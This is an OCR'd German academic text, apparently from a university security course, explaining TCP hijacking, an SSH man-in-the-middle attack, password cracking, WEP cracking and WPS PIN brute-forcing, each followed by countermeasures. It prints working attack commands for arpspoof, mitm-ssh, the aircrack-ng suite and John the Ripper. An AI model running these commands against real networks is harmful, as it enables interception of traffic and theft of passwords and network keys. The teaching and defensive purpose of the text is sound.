


Abbildung 7.5: *TCP/IP-Hijacking* [Eri08]

7.5.2 RST-Hijacking

Eine weitere, jedoch recht einfache Form einer *TCP/IP-Hijacking Attacke* ist das *RST-Hijacking*. Dies funktioniert am einfachsten, wenn sich der Angreifer im gleichen Netzwerk wie sein Opfer befindet. Bei dieser Attacke wird der Netzwerkverkehr mitgeschnitten und nach (speziellen) Verbindungen des Opfers gefiltert. Anschließend werden gefälschte Pakete mit den Informationen des Opfers an das jeweilige Verbindungsgegenstück gesendet. Diese Pakete haben das Reset-Flag gesetzt[34], woraufhin die Verbindung zum Opfer getrennt wird[35].

7.5.3 Maßnahmen gegen TCP/IP-Hijacking

Zum Einen sollten zum Vermeiden von *TCP-Hijacking Angriffen* stets verschlüsselte und authentifizierte Verbindungen zur Kommunikation verwendet werden. Zum

34 daher auch der Name *RST Hijacking*
35 siehe Beispiel in [Bal12, S. 62]

Anderen sollten weniger anfällige Netztopologien gewählt werden[36], wie sie schon als Maßnahme gegen *ARP-Spoofing* in Unterabschnitt 7.2.1[S. 41] beschrieben wurden.

7.6 Technik #5 - Man-in-the-Middle-Angriff

Auch wenn dieser Angriff im Rahmen des Studiums an der Westsächsischen Hochschule theoretisch erläutert wird, soll hier in Kurzform die praktische Vorgehensweise unter Verwendung geeigneter Tools dargestellt werden.




Abbildung 7.6: *Man-In-The-Middle Angriff*

1. Damit das verwendete Tool für den *Man-In-The-Middle Angriff* nicht mit *root-Rechten* ausgeführt werden muss, wird als Erstes eine Weiterleitungsregel in der Softwarefirewall von Linux erstellt. Diese lenkt die eingehenden Verbindungen von Port 22 (SSH) auf einen Port oberhalb der standardisierten Ports (>1024) um:

```
$ sudo iptables -t nat -A PREROUTING -p tcp -dport 22 -j REDIRECT -to-ports 2222
$ sudo iptables -t nat -L
```

36 wie z.B. die bereits vorgestellten VLANs

2. Nun wird das Angriffs-Tool MITM-SSH[37] gestartet und die *IP-Adresse* von Host B angegeben um Datenverkehr zu dieser Adresse über den Angreifer umzuleiten:

```
$ mitm-ssh 192.168.0.43 -v -n -p 2222
```

3. Abschließend kommt das Tool ARPSPOOF zum Einsatz um den *Arp-Cache* von System A zu manipulieren und ihn glauben zu lassen, die MAC-Adresse des Angreifers gehöre zu System B (`eth0` steht hierbei für die Schnittstelle der kabelgebundenen Netzwerkkarte) :

```
$ sudo arpspoof -i eth0 192.168.0.43
```

4. Nun muss der Angreifer nur noch warten, bis sich ein User von System A mit System B verbinden möchte:

```
$ ssh victim@192.168.0.43
```

Der Angreifer kann nun alle Vorgänge verfolgen. Allerdings würde dieser Angriff zunächst nur funktionieren, wenn sich victim von System A noch nie zuvor auf System B angemeldet hätte. Andernfalls würde aufgrund des Zertifikatvergleichs in SSL oder dem Vergleich des sog. *Host Fingerprint* in SSH, in der Regel eine Warnmeldung ausgegeben bzw. ein Verbindungsaufbau bis zur eigenhändigen Einleitung bestimmter Maßnahmen, unterbunden.

Noch heimtückischer ist der Man-in-the-Mitddle-Angriff mittels ICMP-Redirection. In diesem Fall wird ein ICMP-Paket generiert, dass die *gespooften* Adressdaten des *Standard-Gateway* in sich trägt und dem Empfänger mitteilt, dass es eine kürzere Route anstelle der jetzigen gibt. Diese verläuft dann natürlich über den Rechner des Angreifers und kann durch entsprechende Einstellungen im *ICMP-Paket* sogar zur Standard-Route erklärt werden.

Hierzu gibt es wieder prägnanten und leicht verständlichen PYTHON-Quellcode im Buch [Bal12, S. 61].

37 `http://www.signedness.org/tools/`

7.6.1 Maßnahmen gegen Man-in-the-Middle-Angriffe

Die Maßnahmen gegen Man-in-the-Middle-Angriffe bilden mehrere unterschiedliche Bereiche. Wikipedia bietet dazu eine kurze Zusammenfassung der verschiedenen Absicherungsmöglichkeiten.

Sicherung vor Mitlesen *Am effektivsten lässt sich diese Angriffsform mit einer Verschlüsselung der Datenpakete entgegenwirken, wobei allerdings die „Fingerabdrücke“ („fingerprints“) der Schlüssel über ein zuverlässiges Medium verifiziert werden müssen. Das bedeutet, es muss eine gegenseitige Authentifizierung stattfinden; die beiden Kommunikationspartner müssen auf anderem Wege ihre digitalen Zertifikate oder einen gemeinsamen Schlüssel ausgetauscht haben, d. h. sie müssen sich kennen. Sonst kann z. B. ein Angreifer bei einer ersten SSL- oder SSH-Verbindung beiden Opfern falsche Schlüssel vortäuschen und somit auch den verschlüsselten Datenverkehr mitlesen. Dem Grundsatz dieser Form der Geheimhaltung entspricht in jedem Fall der HBCI-Standard.*

Sicherung vor Manipulation *Schutz vor MITM-Angriffen bietet auch die sogenannte Integrity Protection, wie sie im UMTS Radio Access Network eingesetzt wird. Hierbei erhält jede übertragene Nachricht einen Identitätsstempel, den Message Authentication Code, der mit Hilfe eines vorher zwischen Netz und Nutzer ausgehandelten Codes erzeugt wird.*

Nur wenn der mit der Nachricht empfangene Message Authentication Code dem vom Empfänger erwarteten Message Authentication Code (Expected Messages Authentication Code) entspricht, wird die Nachricht vom Empfängersystem als gültig anerkannt und weiterverarbeitet. Damit wird die Information vor Manipulation, jedoch nicht vor dem Ablauschen geschützt.

Eine weitere Möglichkeit stellt das eigene Überwachen der physikalischen Adresse dar (jedoch nur, wenn sich der Angreifer im selben Netzwerk befindet), da bei einem MITM-Angriff die Ziel-Adresse verändert wird (sichtbar in der Konsole (arp -a)).

Um einen MITM-Angriff zu verhindern, kann zudem die physikalische Adresse manuell in die Konsole eingegeben werden.

Sicherung von kurzen Einträgen *Mit der Mobile TAN (mTAN) wird ähnliches erreicht. Bei diesem Verfahren wird dem Anwender über einen zweiten Kanal, das Mobiltelefon, per SMS eine TAN zugesendet, die nur für die gerade eingegebene Transaktion (z.B. Überweisung) verwendet werden kann.*

Üblicherweise werden dabei neben der TAN auch Empfängerdaten mitgeteilt, so dass der Nutzer am PC auch über den zweiten Kanal die Information erhält, welche Transaktion er gerade bestätigt. So können missbräuchliche Verfügungen verhindert werden. [...]

Bei dem im Dezember 2006 vorgestellten eTAN, oder auch TAN Generator, werden die Empfängerdaten (Empfänger-IBAN oder Empfängerkontonummer) eingegeben. Unter Berücksichtigung der Uhrzeit oder weiterer definierter Daten wird eine TAN erzeugt (generiert) und auf dem Gerät angezeigt. Diese TAN muss nun wiederum über die Tastatur eingegeben werden. Die TAN ist durch diesen Vorgang mit dem Empfängerkonto verknüpft und nur wenige Minuten gültig. Eine Veränderung oder Manipulation der Informationen bei der Übermittlung kann der Anwender selbst nicht feststellen. Die Bank hat jedoch die Möglichkeit, die Gültigkeit der TAN in Zusammenhang mit der am Gerät eingegebenen Empfängerinformationen und dem Zeitpunkt der Übermittlung zu prüfen. [Wikf]

8 Angriffe auf kryptographische Verfahren

8.1 Notwendige Voraussetzungen

Um die in diesem Kapitel beschriebenen Angriffe zu verstehen, werden die Kenntnisse aus dem Modul:

- [PTI621] Algorithmen und Datenstrukturen

benötigt.

8.2 Technik #1 - Passwort Cracking

Auch wenn die Angriffe auf Passwörter weniger Eleganz besitzen, als viele der anderen vorgestellten Methoden, spricht die Wirksamkeit für sich. Wurden die Passwörter mit einem Hash-Algorithmus wie MD5 kodiert, ist dies allerdings noch lange kein Garant für die Sicherheit der verschlüsselten Informationen. Rein mathematisch ist es unmöglich, die Ausgansinformationen aus den Hash-Werten wiederherzustellen[1]. Doch zeigen experimentell ausgeführte Wörterbuch-Attacken mit Tools wie JOHN THE RIPPER[2] leicht verständlich, weshalb ein Passwort wie bspw. „Aachen“oder „Zwieback“keine gute Wahl ist.

1 aus diesem Grund auch der Name *One-Way-Hashfunktion*
2 `http://www.openwall.com/john/`

```
$ john --worldlist=/pfad/zur/wordlist meinepw_datei
```

Listing 8.1: einfaches Verwendungsbeispiel zu JOHN THE RIPPER

Alternativ können einfache Passwordcracker für Wörterbuchattacken auch mit Hilfe der Bibliothek `crypt` und der gleichnamigen Funktion, unter Linux selbst geschrieben werden[3].

Eine eher dem Holzhammer ähnliche Methode ist die sog. *Brute-Force Attacke* auf Passwörter. Diese ist theoretisch in der Lage, jedes beliebige Passwort zu knacken, da hierbei jede mögliche Zeichenkombination nacheinander mit dem entsprechenden Algorithmus verschlüsselt und mit dem Wert des zu entschlüsselnden Passworts verglichen wird.

Der Umfang nutzbarer Zeichen für ein druckbares Passwort umfasst 95 Zeichen. Ein Passwort mit einer Mindestlänge von 8 Zeichen, wie es vom BSI als gutes Passwort angeraten wird, ergibt eine Anzahl von 95^8 = 6 634 204 312 890 625 möglichen Kombinationen. [Bun]

Bei einer beispielhaft angenommenen Geschwindigkeit von 10 000 Kodierungen pro Sekunde würde es theoretisch 21 036 Jahre dauern um alle Möglichkeiten zu testen.

Diese Zahl klingt zunächst gewaltig und allein durch die Verteilung der Last auf mehrere Systeme, würde sich die benötigte Zeit, zum Testen aller Kombinationen, lediglich linear verringern. Die Anzahl der Möglichkeiten steigt mit der Länge des Passworts jedoch exponentiell.

Durch neuartige Hardware-Kombinationen sind allerdings bei Weitem mehr als die beispielhaft angenommenen 10 000 Vergleiche pro Sekunde möglich. Die Bündelung der Rechenleistung von 25 ATI Radeon Grafikkarten, konnte somit die maximale Anzahl Vergleiche auf 180 Milliarden Kombinationen pro Sekunde[4] erhöhen. Hierdurch lassen sich mit diesem Algorithmus verschlüsselte Passwörter, mit der empfohlenen Mindestlänge von 8 Zeichen, in weniger als 12 Stunden knacken. [Goo13]

3 siehe dazu auch das Python-Beispiel aus [OCo12, S. 28-29]
4 bei der Verwendung von MD5

8.2.1 Maßnahmen gegen Passwort-Cracking

Grundsätzlich sind zwei Parteien für die Sicherheit der Passwörter verantwortlich. Auf der einen Seite die Nutzer, die das Passwort selbst anlegen und auf der anderen Seite die Betreiber / Entwickler der jeweiligen Applikation, die das Passwort speichern.

Aus Nutzersicht sollten also stets sichere Passwörter mit mehr als 8 Zeichen verwendet werden. Damit diese nicht leicht durch Wörterbuch-Attacken zu erraten sind, kann z.B. ein *Passwort-Generator* genutzt werden[5]. Dort werden sogar erst Passwörter mit einer Länge ab 15 Zeichen als stark bezeichnet.

Die Entwickler sollten darauf achten, dass die Passwörter mit starken *Hash-Funktionen* wie *BCrypt* oder *SHA512crypt* verschlüsselt werden. Gegen solche *Hash-Funktionen* bricht selbst die Anzahl des genannten 25-Grafikkarten-Bündels nur noch auf 71 000 oder 364 000 Vergleiche pro Sekunde ein.

8.3 Technik #2 - WEP-Cracking

Auch wenn heutzutage die meisten WLAN-Router im Privatbereich bereits standardmäßig mit *WPA2-Verschlüsselung* eingerichtet sind, soll hier trotzdem aufgezeigt werden, wie simpel eigentlich die Durchführung eines Angriffs auf WEP-gesicherte WLANs ist. Die einfache Ausführung ist ein beispielhaftes Argument, eventuell noch mit WEP gesicherte WLANs schnellstmöglich auf *WPA/WPA2-Verschlüsselung* umzustellen.

Die grundlegende Funktionsweise von WEP wird hier nur verkürzt dargestellt, da der gesamte theoretische Hintergrund des Angriffs den Rahmen dieser Arbeit sprengen würde.

> *Generell handelt es sich [bei WEP] um eine einfache XOR-Verknüpfung des Bitstroms der Nutzdaten mit einem aus dem RC4-Algorithmus generierten, pseudozufälligen Bitstrom.*

5 z.B. `http://passwordsgenerator.net/`

Das WEP-Protokoll verwendet den RC4-Algorithmus als Pseudozufallszahlengenerator bei der Erzeugung eines Keystreams, der einen Schlüssel und einen Initialisierungsvektor als Eingabe erhält.

Für jede zu schützende Nachricht M wird ein neuer 24 Bit langer Initialisierungsvektor IV gebildet und mit einem Schlüssel K verknüpft, der allen Stationen im Basic Service Set bekannt ist. Das Ergebnis dient als Eingabe für den RC4-Algorithmus, welcher daraus einen Keystream erzeugt.

Zusätzlich wird mittels Zyklischer Redundanzprüfung (ZRP, engl. CRC) ein vermeintlich sicherer „Integritätsprüfwert"(Integrity Check Value – ICV) berechnet und an die Nachricht M angehängt (||).

Die resultierende Nachricht (M||ICV) wird mit dem Keystream (RC4(IV||K)) des RC4-Algorithmus XOR-verknüpft und der Initialisierungsvektor IV wird dem resultierenden Ciphertext vorangestellt. [Wikk]

Die unteren Abbildungen verdeutlichen den *WEP-Verschlüsselungs-* und *-Entschlüsselungs-Prozess*.




Abbildung 8.1: WEP-Kodierung [Wikk]

Die Probleme von WEP stammen einerseits von der Verwendung der Prüfsummenfunktion *CRC32* und andererseits von der Art wie die IV eingesetzt werden.

Ein cleverer Marketingtrick pries die Länge der Verschlüsselung mit 64 oder gar 128 Bit an. Fakt ist jedoch, dass der 24 Bit lange IV stets mit gesendet wird und damit die tatsächliche Verschlüsselung auf 40 bzw. 104 Bit reduziert. Eine einfache Folge




Abbildung 8.2: WEP-Dekodierung [Wikk]

ist, je geringer die Zahl der tatsächlich zur Verschlüsselung verwendeten Bits, desto weniger Zeit benötigt man, um diesen selbst mit „primitiven“ Methoden, wie *Brute-Force-Attacken* zu brechen.

Das weit größere Problem ist jedoch, dass der IV entscheidenden Einfluss auf die Erzeugung des *Keystream* zur Verschlüsselung des Klartextes hat. Würde für jedes Paket derselbe IV verwendet werden, wäre es ein Leichtes für einen Angreifer, aus den beiden verschlüsselten Paketen den Originalinhalt zu extrahieren.

Ein kurzes Beispiel:

1. C1 = P1 $\oplus$ RC4(seed)[6]
2. C2 = P2 $\oplus$ RC4(seed)
3. C1 $\oplus$ C2 = [P1 $\oplus$ Rc4(seed)] $\oplus$ [P2 $\oplus$ RC4(seed)] = P1 $\oplus$ P2

Da die Struktur, sowie Inhalte der gesendeten Netzwerkpakete relativ gut bekannt und vorhersagbar sind, können einige Techniken angewendet werden, um den orginalen Inhalt der Pakete wiederherzustellen.

Aus diesem Grund wird für jedes Paket ein anderer IV verwendet. Da dessen Länge jedoch nur 24 Bit beträgt, erreicht die Wahrscheinlichkeit, dass ein Keystream mit einem bereits verwendeten IV erzeugt wird, bereits nach Generierung von 5000 Paketen einen Wert von über 50 %.

6 $\oplus$ = bitweise *XOR-Operation*

Hat man 2 Pakete mit gleichem IV gefunden und ist zudem noch der Inhalt dieser Pakete bekannt, fehlt nur noch die Anwendung einer simpelen *XOR-Operation*, um den Klartextinhalt daraus zu generieren.

Die wohl bekannteste Methode ist die *Fluhrer, Mantin and Shamir-Attacke*. Sie nutzt Schwächen im *Key Scheduling* des *RC4-Algorithmus* und die Nutzung der IVs aus. Die Schwachstelle ist, dass schwache IV-Werte Informationen über den geheimen Schlüssel im ersten Byte des Keystream preisgeben. Da der Schlüssel immer wieder mit anderen IVs verwendet wird, genügt das Warten bis ausreichend viele Pakete gesammelt wurden, um den Schlüssel bestimmen zu können.

Eine bekannte Werkzeug-Suite zum Ausführen dieser Attacke ist AIRCRACK-NG[7]. Zunächst müssen nur genügend IVs der WLAN-Station gesammelt werden. Um dies zu bewerkstelligen, muss die eigene WLAN-Karte in den sog. *Monitor Mode* versetzt werden.

```
$ sudo airmon-ng start wlan0 9
```

Der Interfacename `wlan0` kann je nach Modell der WLAN-Karte variieren. Die Zahl 9 steht für den Kanal, auf dem der *Access Point* sendet. Im Anschluss wird ein neues Interface[8] der Karte erstellt. Dieses wird für die folgenden Schritte verwendet.

Anschließend sollte man testen, ob die *Packet Injection* mit der verwendeten WLAN-Karte funktioniert und ob der Abstand zum *Acess Point* nicht zu groß ist und deshalb zu viele Pakete verloren gehen.

```
$ aireplay-ng -9 -e "Name des Access Point" -a "MAC-Adresse des Acces Point" mon0
```

Als nächstes kann man die vom *Access Point* gesendeten Pakete mitschneiden. Dies funktioniert allerdings nur, wenn bereits ein Klient verbunden ist. Der Parameter *c* legt den Kanal fest, auf welchem gelauscht werden soll.

```
$ sudo airodump-ng -w "dateiname" -c "1-14" --bssid "MAC-Adresse des AccessPoint" mon0
```

Sind keine Klienten mit dem *Access Point* verbunden oder verursachen diese zu wenig Datenverkehr, kann es sehr lange dauern, bis man eine ausreichende Anzahl Pakete

7 `http://www.aircrack-ng.org/`
8 in den meisten Fällen ist dies `mon0`

gesammelt hat. In diesem Fall bietet es sich an AIREPLAY-NG einzusetzen um den *Access Point* zum Senden von Paketen zu veranlassen. Es verwendet dazu verschiedene *Paket Injection Angriffe*.

Zunächst muss allerdings die MAC-Adresse beim *Access Point* registriert werden, sonst ignoriert dieser die gesendeten Pakete. Das geschieht mit einem sog. *Fake Authentication Angriff*.

```
$ sudo aireplay-ng -1 0 -e "Name des Access Point" -a "MAC-Adresse des Access Point" -h
    "MAC-Adresse der WLAN-Karte" mon0
```

1. -1 steht für die Verwendung von *Fake Authentication*
2. 0 setzt das *Reassociation Timing* in Sekunden

Nachdem die MAC-Adresse beim *Access Point* registriert ist, kann AIREPLAY-NG dazu verwendet werden, *ARP-Requests* in das WLAN-Netz einzuspeisen und so den *Access Point* zu bewegen neue *ARP-Requests* mit neuen IVs zusenden. Hierdurch können in kürzerer Zeit viele IVs gesammelt werden.

Um den *WEP-Schlüssel* erfolgreich cracken zu können, sollte man wenigsten 15000 Pakete einfangen. In Abhängigkeit der Schlüssellänge kann der Wert jedoch zwischen 15000 und 100000 Paketen betragen.

Anschließend werden die gesammelten Pakete mit AIRCRACK-NG gecrackt.

```
$ aircrack-ng -b "MAC-Adresse des Access Point" dateiname.cap
```

8.3.1 Maßnahmen gegen WEP-Cracking

Da Angriffe auf die *WEP-Verschlüsselung* im *WEP-Verfahren* an sich begründet liegen, kann man heutzutage nur empfehlen, keine *WEP-Verschlüsselung* als Zugangskontrolle von Netzwerken zu verwenden. Stattdessen sollte mindestens ein *WPA2-Schlüssel* eingesetzt werden. Dieser sollte allerdings eine Mindestlänge von 20 Zeichen besitzen.

8.4 Technik #3 - WPA-Cracking mittels Brute-Force Angriff auf WPS

Um Computer-Neulingen und Computer-Laien im Allgemeinen das manchmal kompliziert erscheinende Hinzufügen neuer Netzwerkgeräte zum heimischen WLAN-Netzwerk zu erleichtern, wurde der *WPS Standard* entwickelt. In diesem werden vier verschiedene Möglichkeiten beschrieben, die nötigen Einstellungen für den Nutzer zu minimieren. Variante eins ist die Konfiguration per PIN-Eingabe. Soll ein neues Gerät zum Netzwerk hinzugefügt werden, muss die im AP festgelegte PIN eingegeben werden. Die nächste Möglichkeit ist die *Push Button Configuration*. Zusätzlich gibt es noch zwei weiter Varianten der Konfiguration: per *USB Flash Drive* und per *Near Field Communication*

Eine potentielle Gefahr geht am stärksten von der Konfigurationsmethode per PIN aus. Die beiden letztgenannten Varianten per UFD und NFC benötigen physischen Zugriff auf den AP und sind somit für potentielle Angreifer in der Regel eher uninteressant.

Bei der *PBC-Methode* kann es sein, dass unter Umständen keine zusätzliche PIN notwendig ist, um ein neues Gerät hinzuzufügen. Doch selbst unter diesen Bedingungen ist eine ernsthafte Ausnutzung dieser Schwäche ohne physischen Zugriff auf den AP kaum möglich.

Die Sicherheitslücke liegt im Algorithmus der Authentifizierung; zu sehen in Abbildung 8.3.

Das grundlegende Problem dabei ist, dass einerseits der AP dem Angreifer bereits nach Senden der ersten Hälfte der WPS-PIN einen Hinweis gibt, ob dieser Teil richtig oder falsch ist. Allein daraus verringert sich die Anzahl nötiger Versuche um die PIN zu knacken von 10^8 = 100.000.000 auf $10^4 + 10^4$ = 20.000.

Die letzte Ziffer der 8-stelligen PIN dient allerdings als Prüfsumme der ersten 7 Stellen. Somit veringert sich die Anzahl an notwendigen Versuchen schließlich auf $10^4 + 10^3$ = 11.000.

IEEE 802.11/EAP Expanded Type, Vendor ID: WFA (0x372A), Vendor Type: SimpleConfig (0x01)			
M1	Enrollee → Registrar	N1 || Description || PK_E	Diffie-Hellman Key Exchange
M2	Enrollee ← Registrar	N1 || N2 || Description || PK_R || Authenticator	
M3	Enrollee → Registrar	N2 || E-Hash1 || E-Hash2 || Authenticator	
M4	Enrollee ← Registrar	N1 || R-Hash1 || R-Hash2 || $E_{KevWrapKev}$(R-S1) || Authenticator	proove posession of 1st half of PIN
M5	Enrollee → Registrar	N2 || $E_{KeyWrapKey}$(E-S1) || Authenticator	proove posession of 1st half of PIN
M6	Enrollee ← Registrar	N1 || $E_{KeyWrapKey}$(R-S2) || Authenticator	proove posession of 2nd half of PIN
M7	Enrollee → Registrar	N2 || $E_{KeyWrapKey}$(E-S2 ||ConfigData) || Authenticator	proove posession of 2nd half of PIN, send AP configuration
M8	Enrollee ← Registrar	N1 || $E_{KeyWrapKey}$(ConfigData) || Authenticator	set AP configuration

Enrollee = AP Registrar = Supplicant = Client/Attacker PK_E = Diffie-Hellman Public Key Enrollee PK_R = Diffie-Hellman Public Key Registrar Authkey and KeyWrapKey are derived from the Diffie-Hellman shared key. Authenticator = $HMAC_{Authkey}$(last message || current message) $E_{KeyWrapKey}$ = Stuff encrypted with KeyWrapKey (AES-CBC)	PSK1 = first 128 bits of $HMAC_{AuthKey}$(1st half of PIN) PSK2 = first 128 bits of $HMAC_{AuthKey}$(2nd half of PIN) E-S1 = 128 random bits E-S2 = 128 random bits E-Hash1 = $HMAC_{AuthKey}$(E-S1 || PSK1 || PK_E || PK_R) E-Hash2 = $HMAC_{AuthKey}$(E-S2 || PSK2 || PK_E || PK_R) R-S1 = 128 random bits R-S2 = 128 random bits R-Hash1 = $HMAC_{AuthKey}$(R-S1 || PSK1 || PK_E || PK_R) R-Hash2 = $HMAC_{AuthKey}$(R-S2 || PSK2 || PK_E || PK_R)

1	**2**	**3**	**4**	**5**	**6**	**7**	**0**
1st half of PIN				checksum 2nd half of PIN			

Abbildung 8.3: Ablauf des *WPS-Verfahrens* per PIN [Vie11]

Mit Hilfe von *Brute-Force Programmen* für diese spezielle Aufgabe, wie REAVER[9] oder das vom Entdecker als *PoC* geschriebene Programm WPSCRACK[10], können WPS-PINs in 2 bis 10 Stunden geknackt werden.

Die Handhabung beider Tools ist selbsterklärend, weshalb hier auf ein konkretes Beispiel zur Bedienung verzichtet wird.




Abbildung 8.4: Flussdiagramm einer *WPS-Attacke*

9 http://code.google.com/p/reaver-wps/
10 https://github.com/ml31415/wpscrack

8.4.1 Maßnahmen gegen WPA-Cracking per WPS

Da die in der beschriebenen Technik ausgenutzte Schwachstelle dem Design und der Implemenation des *WPS-Verfahrens* per PIN innewohnt, ist das Problem sozusagen systemimmanent. Viele Router bieten bisher keine Maßnahmen gegen diese *Brute-Force-Angriffe* an, obwohl eine zeitweilige Sperrung des fremden Geräts für weitere Verbindungsversuche, nach einer gewissen Anzahl von Fehlversuchen, die Zeit für einen solchen Angriff schon erheblich verlängern und somit für viele Angreifer bereits unattraktiv machen würde. Es kann als Gegenmaßnahme deshalb nur dazu geraten werden, die WPS-Funktion mittels PIN generell am Router zu deaktivieren. Das Hinzufügen fremder oder neuer Geräte in ein WLAN-Netz und die dazu benötigten Einstellungen sollten entweder per Hand oder durch eine der anderen WPS-Funktionen[11] vorgenommen werden.

11 z.B. die Konfiguration per USB-Stick

9 Angriffe auf Web-Applikationen

Web-Applikationen finden immer größere Verbreitung im Internet. Immer mehr Dienste werden durch in Webseiten eingebundene Applikationen bereitgestellt. Diese sind häufig in JAVA, PHP, FLASH, RUBY, PYTHON oder ähnlichen interpretierten Programmiersprachen geschrieben. Selbst die CMS einfacher Blogs basieren auf diesen Sprachen.

Durch die Auswirkungen des *Web 2.0* finden sich immer weniger statische Webseiten, die bloßen Inhalt darstellen. Viel mehr wollen Nutzer mit den Angeboten und Inhalten interagieren. Dies erfordert dynamisch erzeugte Inhalte und Funktionen.

